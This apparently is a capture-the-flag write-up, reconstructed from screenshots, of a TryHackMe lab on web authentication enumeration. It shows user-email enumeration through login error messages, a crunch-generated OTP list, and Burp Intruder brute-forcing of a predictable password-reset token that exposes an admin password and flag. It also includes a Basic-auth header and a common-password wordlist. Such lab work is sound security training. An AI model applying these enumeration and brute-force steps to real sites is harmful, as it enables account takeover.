



Welcome To VulnApp

Login to view your dashboard.


Login

Email does not exist


Email	asd@asd
Password	•••



```
┌──(kali㉿kali)-[~/Tryhackme/Enum]
└─$ python3 script.py usernames_gmail.com.txt
[INVALID] asmith@gmail.com
[INVALID] ajohnson@gmail.com
[INVALID] awilliams@gmail.com
[INVALID] ajones@gmail.com
[INVALID] abrown@gmail.com
[INVALID] adavis@gmail.com
[INVALID] amiller@gmail.com
[INVALID] awilson@gmail.com
[INVALID] amoore@gmail.com
[INVALID] ataylor@gmail.com
[INVALID] aanderson@gmail.com
[INVALID] athomas@gmail.com
[INVALID] ajackson@gmail.com
[INVALID] awhite@gmail.com
[INVALID] aharris@gmail.com
[INVALID] amartin@gmail.com
[INVALID] athompson@gmail.com
[INVALID] agarcia@gmail.com
[INVALID] amartinez@gmail.com
[INVALID] arobinson@gmail.com
[INVALID] aclark@gmail.com
[INVALID] arodriguez@gmail.com
[INVALID] alewis@gmail.com
[INVALID] alee@gmail.com
[INVALID] awalker@gmail.com
```



```
[INVALID] cwilson@gmail.com
[INVALID] cmoore@gmail.com
[INVALID] ctaylor@gmail.com
[VALID] canderson@gmail.com
[INVALID] cthomas@gmail.com
[INVALID] cjackson@gmail.com
[INVALID] cwhite@gmail.com
[INVALID] charris@gmail.com
```




Welcome To VulnApp

Please enter your email.

Forgot Password

Email: admin@admin




Welcome To VulnApp

Please enter your email.

Forgot Password


A password reset link has been sent to your email.

Email: Enter email




Reset Password

Invalid token.



```
┌──(kali㉿kali)-[~/Tryhackme/Enum]
└─$ crunch 3 3 -o otp.txt -t %%% -s 100 -e 200
Crunch will now generate the following amount of data: 404 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 101

crunch: 100% completed generating output
```



Positions | Payloads | Resource pool | Settings

Choose an attack type


Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://enum.thm

```
GET /labs/predictable_tokens/reset_password.php?token=§123§ HTTP/1.1
Host: enum.thm
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=pdc3c6hcaerthi8ikc84c37bp7
Connection: keep-alive
```



Attack Save

6. Intruder attack of http://enum.thm

Results | Positions | Payloads | Resource pool | Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length
16	115	200	209			1127
0		200	206			1068
2	101	200	210			1068
4	103	200	206			1068
6	105	200	203			1068
8	107	200	177			1068
10	109	200	206			1068
12	111	200	203			1068
13	112	200	206			1068
14	113	200	308			1068


Request | Response

Pretty | Raw | Hex | Render

```
HTTP/1.1 200 OK
Date: Fri, 06 Sep 2024 19:11:20 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 789
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="styles.css">
    <script src="jquery.min.js">
    </script>
    <title>
      Reset Password
    </title>
  </head>
```

44 of 101




```
        <div class="content">
          <h1>
            Reset Password
          </h1>
          <div class="column-50">
            <p id="messages">
              <p class="succ">
                Your new password is: ju5PxG36
              </p>
              <p class="succ">
                Email: admin@admin.com
              </p>

            </p>
          </div>
          <h2 id="qsin">
            Login? <a id="link" href="index.php">
              <u>
                Click here
              </u>
            </a>
          </h2>
        </div>

      </div>
```

Welcome, admin

THM{50_pr3d1ct4BL333!!}




enum.thm

This site is asking you to sign in.

Username: admin

Password: •••••




Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward
Drop
Intercept is on
Action
Open browser
Pretty Raw Hex

Request to http://enum.thm:80 [10.10.133.89]

```
GET /labs/basic_auth/ HTTP/1.1
Host: enum.thm
Cache-Control: max-age=0
Authorization: Basic YWRtaW46YWRtaW4=
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=pdc3c6hcaerthi8ikc84c37bp7
Connection: keep-alive


```



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload type

Payload set: 1

Payload count: 499

Payload type: Simple list

Request count: 499

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
123456
password
12345678
1234
pussy
12345
dragon
qwerty
```

Payload processing

